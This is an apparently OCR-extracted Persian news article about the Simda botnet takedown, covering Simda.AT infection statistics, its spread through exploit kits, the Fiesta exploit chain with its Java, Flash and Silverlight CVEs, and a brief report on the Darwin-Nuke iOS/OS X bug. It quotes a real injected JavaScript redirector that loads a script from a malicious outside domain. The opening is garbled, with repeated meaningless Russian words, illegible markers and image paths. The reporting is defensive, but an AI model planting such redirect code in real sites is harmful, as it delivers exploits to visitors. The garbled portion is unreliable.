禪


Самые от самых самых самых от самых


770 от так от самых самых самых от самых самых самых самых от самых самых самых самых от самых самых самых самых 190 самых от самых самых самых самых от самых самых самых самых

[illegible]

[illegible] Simda.AT [illegible] Fiesta [illegible].

[illegible] 22 [illegible] 2 [illegible] 3 [illegible].





SIMDA.AT DETECTIONS BY COUNTRY - FEB/MAR
United States
22%
United Kingdom
5%
Turkey
5%
Canada
4%
Russia
4%
Italy
3%
France
3%
Germany
3%
Iran
3%
India
2%
Other
46%

آمارها همچنین نشان میدهند میزان آلودگی در اروپا و آمریکا بیش از سایر قارهها بوده است .

نحوه شیوع و گسترش

با گذشت زمان خانواده سیمدا از شیوههای زیر برای گسترش استفاده کردهاند :

- BlackHat SEO
- Exploit kits (such as Blackhole, Styx, Magnitude and Fiesta)
- Mass SQL injection
- Other malware (such as Kelihos, Waledac, Winwebsec)
- Spam mail
- Social engineering

در مورد نسخه Simda.AT شایعترین روشی که برای آلودهسازی از آن استفاده شده است، از طریق کدهای جاگذاری یا تزریق شده جاوااسکریپت در سایتها بوده است . سایتهای مخاطرهآمیز به تغییر ترافیک کاربران به سایتهای دیگری که در اصطلاح دروازه نامیده میشوند، استفاده میکردهاند . تصویر زیر یک مثال از تزریق کد جاوااسکریپت را که به نام Trojan:JS/Redirector شناسایی شده است، نشان میدهد:


```
 (function() {
   var ga = document.createElement('script'); ga.type =
   'text/javascript'; ga.async = true;
   ga.src = ('https:' == document.location.protocol ?
   'https://ssl' : 'http://www') +
   '.google-analytics.com/ga.js';
   var s = document.getElementsByTagName('script')[0];
   s.parentNode.insertBefore(ga, s);
 })();

</script> <script type="text/javascript"
src="http://evgeneevich.com/?JqE_1T=dzM68L8qt16uTdl&_3D=al8
RXeLv1r8fhf&lnqwO=UbVSfM8jGfJaiP3t4j&CPW7g=dXK2W9gb30OaN&if
Y=t3ssf1W0qRd3Vi1"></script><script type="text/javascript">
<!--
function vba_attach_win(threadid)
{
  openWindow('http://www.autogeekonline.net/forum/misc.php?
  s=3b486aaad1348932e4298324aa3ddccd&amp;
  do=showattachments&t=' + threadid, 480, 300);
```

این سایت دروازه، به عنوان بخشی از زنجیره ابزارهای اکسپلویت عمل کرده و مرورگر را به صفحه اکسپلویت هدایت میکند. دروازه باتنت Simda.AT بهنام Exploit:JS/Fiexp شناسایی شده است. Fiexp انواع مختلفی از اکسپلویتها را سرویسدهی میکند . به عنوان مثال، از طریق فایلهای آلوده SWF که بهنام Exploit:SWF/Fiexp شناسایی شده است، فایلهای مخرب اپلت جاوا که بهنام Exploit:Java/Fiexp شناسایی شده است، فایلهای مخرب سیلورلایت که به نام Exploit:MSIL/CVE-2013-0074 شناسایی شده است، استفاده کرده است .

برای آگاهی از جزییات دقیقتر وابسته به اکسپلویتهایی که به آنها اشاره شد به آدرسهای زیر مراجعه کنید :

- [CVE-2013-0074 – Silverlight]
- [CVE-2013-2465 – Java]
- [CVE-2014-0569 - Adobe Flash]

دروازه (Gate) شامل اسکریپتی است که مرورگر را به صفحه Fiesta هدایت میکند. از این صفحه فیستا تلاش میکند تا با یکی از سه روش اکسپلویت که در بالا به آن اشاره شد به سوءاستفاده از یک ماشین بپردازد .
تصویر زیر فرآیند تحویل Simda.AT را نشان میدهد :

Exploit:SWF/Fiexp
Exploit Server
3. Exploit Package Selected
Microsoft Silverlight
Exploit:MSIL/CVE-2013-0074
4. Fiesta Exploit Drops Simda.AT
2. Victim Sent to Exploit Server
Victims
1. Victim Visits Site
Compromised Web Server
Java
Exploit:Java/Fiexp

اینرپل میگوید با اطلاعات به دست آمده اکنون میتوان به شناسایی هویت عاملانی که در پشت صحنه باتنت سیمدا قرار دارند پی برد؛ چه کسی از یک مدل تجاری برای فعالیتهای جنایی استفاده کرده و چه کاربرانی به طور ناخواسته مجبور به نصب این بدافزار که بدافزارهای مخرب دیگر را با موفقیت نصب میکند، آلوده شدهاند . آزمایشگاه کسپرسکی اقدام به راهاندازی یک سایت خودبررسی برای اطلاع کاربران از این موضوع که آیا آدرس IP آنها توسط سرورهای تحت کنترل و فرمان دهی سیمدا مورد استفاده قرار گرفته است یا نه کرده است . برای اطلاع از این موضوع از آدرس checkup.kaspersky استفاده کنید .

اگر سیستم شما به این بدافزار آلوده نباشد، پیغام آدرس IP شما در بانک اطلاعاتی کامپیوترهای آلوده به این باتنت قرار ندارد را مشاهده میکنید .

Your IP address was not found in the database of infected computers.

This does not mean that your computer is safe from any risks. Malicious programs can remain on your device without your knowledge for a long time. For security reasons, we recommend that you scan your device for cyberthreats using the free Kaspersky Security Scanner.

کسپرسکی روز جمعه اعلام کرد، محققان این شرکت امنیتی یک آسیبپذیری در هسته داروین کشف کردند، این هسته اساس و پایه سیستمعاملهای OS X و iOS را شکل میدهد. شرکت امنیتی روسی میگوید این آسیبپذیری که به نام Darwin-Nuke نامیده میشود، دستگاههای مجهز به سیستمعاملهای iOS 8 و OS X 10.10 را در معرض حمله عدم سرویسدهی راه دور قرار داده که توانایی آسیب رساندن به دستگاه کاربر و ضربه زدن به هر شبکهای که با این دستگاهها به آن متصل میشوند را دارد . با این حال، کسپرسکی میگوید در حالیکه این آسیبپذیری با پردازش بسته IP با یک اندازه خاص و با گزینههای آدرس IP نامعتبر قابل بهرهبرداری است اما در نگاه اول یک آسیبپذیری ساده است که برای اکسپلویت بتوان از آن استفاده کرد نیست . آنتون ایوانف، تحلیلگر ارشد نرمافزارهای مخرب میگوید : «بهرهبرداری از این باگ کار سختی است . به دلیل اینکه باید شرایط حمله برای هکرها آماده باشد و این یک مسئله ساده و ناچیزی نیست . اما مجرمان اینترنتی میتوانند این کار را به طور مداوم برای شکستن دستگاهها یا حتی تأثیرگذاری مؤثر روی فعالیتهای شبکه انجام دهند . مسیریابها و دیوارهای آتش معمولا بستههای نادرست با اندازههای نامعتبر را رها میکنند، اما ما چند ترکیب نادرست از آدرسهای IP که از طریق اینترنت عبور کردند را کشف کردیم.» کسپرسکی اعلام کرده است کاربران سیستمعاملهای iOS و OS X باید دستگاههای خود را به سیستمعامل OS X 10.10.3 و iOS 8.3 بهروزرسانی کنند . این نسخه از سیستمعاملها از این آسیبپذیری در امان هستند.

نویسنده :
حمیدرضا_تائبی
دسته بندی:
امنیت
تاریخ انتشار :
17:54 - 30/01/1394
برچسب:
سیمدا - Simda - اینترپل - امنیت - باتنت - بدافزار - درب_پشتی

□□□□□ منبع: https://www.shabakeh-mag.com/security/560